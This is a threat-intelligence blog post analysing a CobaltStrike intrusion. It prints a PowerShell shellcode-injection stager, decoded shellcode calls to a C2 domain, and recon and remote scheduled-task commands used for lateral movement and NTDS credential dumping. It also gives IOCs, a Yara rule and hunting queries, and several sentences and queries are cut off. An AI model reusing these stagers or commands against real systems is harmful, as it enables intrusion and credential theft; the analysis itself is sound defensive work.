Even in these uncertain times, state-sponsored groups continue their hacking attempts and we must stay vigilant at all times. We recently investigated such a

In light of the Coronavirus lockdowns and subsequent understaffing at many businesses, we were contacted by the customer to help investigate an intrusion that was discovered in their network by threat alerts in their SentinelOne Console.

We were contacted shortly after the malicious activity was discovered and asked to find the attackers' persistence methods as well as to ensure full remediation.

In this post, we'll describe the procedure of how we did that by using SentinelOne features as well as other tools and methods we developed along the way.

Key Points

1. Progression: The attack propogated initially through the company's VPN to an inner Windows server, and then on to the Domain Controller and afterward to servers containing the sought-after data.

2. Toolkit: The attackers used a CobaltStrike beacon with a then-unknown persistence method using DLL hijacking (detailed below). Other than that, the group relied solely on LOLBins and mostly fileless methods for local execution and lateral movement.

3. Hunting: Beacon configuration parsing tool and related SentinelOneQL hunting queries.


Entry Point

credential rotations since, implemented haveibeenpwned password lookups and aligned with NIST 800-63B, our assessment was that the actor had used intelligence gained from stolen credentials in their previous access to connect to the company's VPN service.

The attackers connected to the company's VPN through a public PureVPN node. This hides their real IP address in the VPN's logs and makes attribution more difficult.

Lateral Movement

At the beginning of our investigation, we reviewed the threats marked by the SentinelOne Agent in the Console. One of the Attack Storylines looked like this:



From this, we could see how the attackers achieved lateral movement and what code they ran: a one-line PowerShell payload that we identified as a CobaltStrike Beacon stager:

```
[Byte[]]$var_code = [System.Convert]::FromBase64String("/OiJAAAAYInlMd...==")
$buffer = [inject.func]::VirtualAlloc(0, $var_code.Length + 1, [inject.func+AllocationType]::Reserve -bOr
[inject.func+AllocationType]::Commit, [inject.func+MemoryProtection]::ExecuteReadWrite)
if ([Bool]!$buffer) {
        $global:result = 3;
        return
}
[System.Runtime.InteropServices.Marshal]::Copy($var_code, 0, $buffer, $var_code.Length)
[IntPtr] $thread = [inject.func]::CreateThread(0, 0, $buffer, 0, 0, 0)
```

Snippet from the stager

It's easy to see from the Attack Storyline that after the beacon was up and running, they first ran `quser` to verify they're running as SYSTEM and then migrated

changed for privacy):

```
quser
netstat -ano
ping -n 1 -a 192.168.2.3
net user administrator
net localgroup administrators
net localgroup "Remote Desktop Users"
nltest /DOMAIN_TRUSTS
netdom query trust
```

We can tell that at least some of the commands aren't as part of an automated recon script by their occasional typo; for example, these commands were ran one after the other:

```
net uesr administrator
net user administrator
```

(Happens to the best of us…)

By looking at that explorer's DNS requests and PowerShell HTTP requests we were able to obtain their C2 domains. To verify these domains we base64-decoded the Beacon's PowerShell stager and analyzed that shellcode using the great scdbg tool:

```
4010a2  LoadLibraryA(wininet)
4010b5  InternetOpenA()
4010d1  InternetConnectA(server: eustylejssync.appspot.com, port: 443, )
4010ed  HttpOpenRequestA(path: /externalscripts/jquery/jquery-3.6.0.sli.mi.js, )
401106  InternetSetOptionA(h=4893, opt=1f, buf=12fdec, blen=4)
401116  HttpSendRequestA(User-Agent: Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko
```

One of their first actions in the network was to dump credentials via copying the NTDS. To do so, using the Beacon they connected to the Domain Controller's C$ share and uploaded `update.bat`, and to run it they created a remote scheduled task. But instead of running the task on demand, it was timed so it would run shortly after:

```
move *.bat \\192.168.10.99\c$\windows\temp\update.bat
net time \\192.168.10.99
schtasks /create /s 192.168.10.99 /ru "SYSTEM" /tn "update" /tr "cmd
/c c:\windows\temp\update.bat" /sc once /f /st 15:02:00
```

The batch file contained the commands to dump the NTDS (and other registry files needed to parse it) and delete the scheduled task:

To exfiltrate the NTDS the attackers used rar.exe that was already present on the system (validating the target has WinRAR installed first):

In our searches, the usage of WinRAR's CLI tool with password encryption was found to be pretty indicative of malicious actions.

By taking the NTDS from the network the attackers can freely move laterally as any user using pass-the-hash or golden/silver tickets.

2. Replacing the VPN product with one supporting MFA
3. Initiating a full rollback to all reported threats in the SentinelOne console
4. Restarting infected systems

Persistence

Soon after these actions, we saw in the SentinelOne Console that after a user logs in to the infected systems the beacon starts signalling again. Not surprisingly, the adversary had used some kind of persistence here.

We found an interesting file drop they had made very early in this operation – a DLL file to `C:Windowswlanapi.dll` that was uploaded remotely to several systems.

The dropped DLL contains an encoded Beacon payload and a custom-made unpacker. It masquerades by name to a legitimate `wlanapi.dll`, which is part of the Wireless LAN service (`wlansvc`) responsible for exporting functions for tasks such as listing nearby wireless networks and connecting to them. In our research, we found that this file does not always exist by default and is probably downloaded automatically by the OS when there is a wireless adapter.

This DLL is loaded by `explorer.exe` when a user logs in, as explained in in this detailed post, which was released just as we finished our research.

This is how the exports of the normal `wlanapi.dll` look:

But the dropped DLL has no exports, and the `DllMain` looks like this:

It starts with a check of whether it's running in `svchost.exe`, but then totally ignores that check.

As pseudocode:

It then creates a mutex named `GlobalexampleMutex`. It builds the mutex name using a **float** for the first 16 chars and an **int** for the remaining three characters:

This means the string `"GlobalexampleMutex"` won't be found in a string search on this binary, only `"GlobalexampleMu"`.

Then it copies the encoded Beacon buffer to a newly allocated memory, from where it `XORs` it using a hardcoded 10-byte key:

We dumped to file the decoded Beacon from memory and parsed it using a script we wrote to extract the Beacon's configuration.

Beacon Configuration Parsing

During our investigation, we wanted to make sure we had extracted every bit of information from the memory dumps we had and the persistence we that we had found so we can use that data to search for the same actor across all our customers and in VirusTotal.

usually XOR-encoded using a single hardcoded byte, which is **0×69** in Beacon version 3 and **0×2e** in Beacon version 4, and is in a TLV (Type-length-value) format.

In our searches we found good scripts (thanks JPCERT and CAPE!), but they lacked support for Beacon version 4 and didn't parse every field there is in the configuration, so we chose to rewrite and improve them.

The script is available here and its usage is simple:

Parsing the Beacon encoded inside the `wlanapi.dll` gives this (cleaned a bit for brevity):

Using this information it's possible to create Yara rules that match the exact configuration of the Beacon you want. Let's say you want to find Beacons version 3 with `Host: officeasiaupdate.appspot.com` as header parameter and a combination of parameters `DNS_Idle=0.0.0.0` and `SleepTime=3000`:

Then in a Yara rule:

Any feedback and pull requests are welcomed.

IOCs

MD5: 87E00060C8AB33E876BC553C320B37D4

SHA1: BDF9679524C78E49DD3FFDF9C5D2DC8980A58090

MS2 Domains and DNS queries

`eustylejssync.appspot[.]com`

`*.asiasyncdb[.]com`

`officeasiaupdate.appspot[.]com (as HOST header)`

Yara Rules

```
rule custom_packer
{
        meta:
        description = "Detects the beginning of the actors packer"
        strings:
                $b1 = {C7 44 24 38 53 56 43 48}
        $b2 = {C7 44 24 3C 4F 53 54 2E}
        $b3 = "exampleMu"

        condition:
           (uint16(0) == 0x5a4d) and all of ($b*)

}
```

Related Queries for Hunting with SentinelOneQL

Here are some queries that can be used in the 'Visibility' page in the SentinelOne Console. These queries can help find some of the actions that were described above but as for any hunting query – they might need fine-tuning for some environments.

folders:

```
EventType in ( "File Modification" , "File Creation" , "File Deletion
```

DLL being moved into windows, system32 or syswow64 folders:

```
EventType = "File Rename" AND FileType ContainsCIS "dll" AND FileFull
```

Suspicious BAT / CMD files being dropped into temp folder:

```
EventType IN ( "File Modification" , "File Creation" , "File Deletion
```

Suspicious Processes / Command Lines in Use

Using too many cmd /c with RCE Living off the land binaries

```
ProcessCmd ContainsCIS "cmd" AND ProcessCmd ContainsCIS "/c" AND Proc
```

or

```
ProcessCmd ContainsCIS "cmd" AND ProcessCmd ContainsCIS "/c" AND Proc
```

Rar with password or with a specific compression level (our research suggests it's rare to see it used legitimately with the RAR CLI tool).

Executing scheduled task once on a specific time

```
ProcessCmd ContainsCIS "/sc" AND ProcessCmd RegExp "(-|/)sc" AND Proc
```

Suspicious Behavioral Indicators

Loading a wlanapi.dll or wlanhlp.dll that was dropped from a different process.

```
IndicatorName = "LoadUnreleatedLibrary" AND IndicatorMetadata Contain
```

In this case, the Unknown file is referenced to lateral movements groups.

```
IndicatorName = "LoadUnreleatedLibrary" AND ProcessName = "Unknown fi
```

APT COBALTSTRIKE

SHARE

PDF

Offensive Security. Previously, he spent five years at Unit 8200, as an officer and team leader of security researchers.

in

PREV

Meet NEMTY Successor, Nefilim/Nephilim Ransomware

NEXT

Deep Dive Into TrickBot Executor Module "mexec": Reversing the Dropper Variant

RELATED POSTS

ChamelGang & Friends | Cyberespionage Groups Attacking Critical Infrastructure with Ransomware

JUNE 26 2024

ScarCruft | Attackers Gather Strategic Intelligence and Target Cybersecurity Professionals

JANUARY 22 2024

Search ...

SIGN UP

Get notified when we post new content.

Business Email

>

RECENT POSTS

China's Influence Ops | Twisting Tales of Volt Typhoon at Home and Abroad

OCTOBER 16, 2024

Kryptina RaaS | From Unsellable Cast-Off to Enterprise Ransomware

SEPTEMBER 23, 2024


LABS CATEGORIES

Crimeware
Security Research
Advanced Persistent Threat
Adversary
LABScon
Security & Intelligence

SENTINELLABS


In the era of interconnectivity, when markets, geographies, and jurisdictions merge in the melting pot of the digital domain, the perils of the threat ecosystem become unparalleled. Crimeware families achieve an unparalleled level of technical sophistication, APT groups are competing in fully-fledged cyber warfare, while once decentralized and scattered threat actors are forming adamant alliances of operating as elite corporate espionage teams.

RECENT POSTS



Cloud Malware | A Threat Hunter's Guide to Analysis, Techniques and Delivery

OCTOBER 24, 2024



China's Influence Ops | Twisting Tales of Volt Typhoon at Home and Abroad

OCTOBER 16, 2024

Kryptina RaaS | From Unsellable Cast-Off to Enterprise Ransomware

SEPTEMBER 23, 2024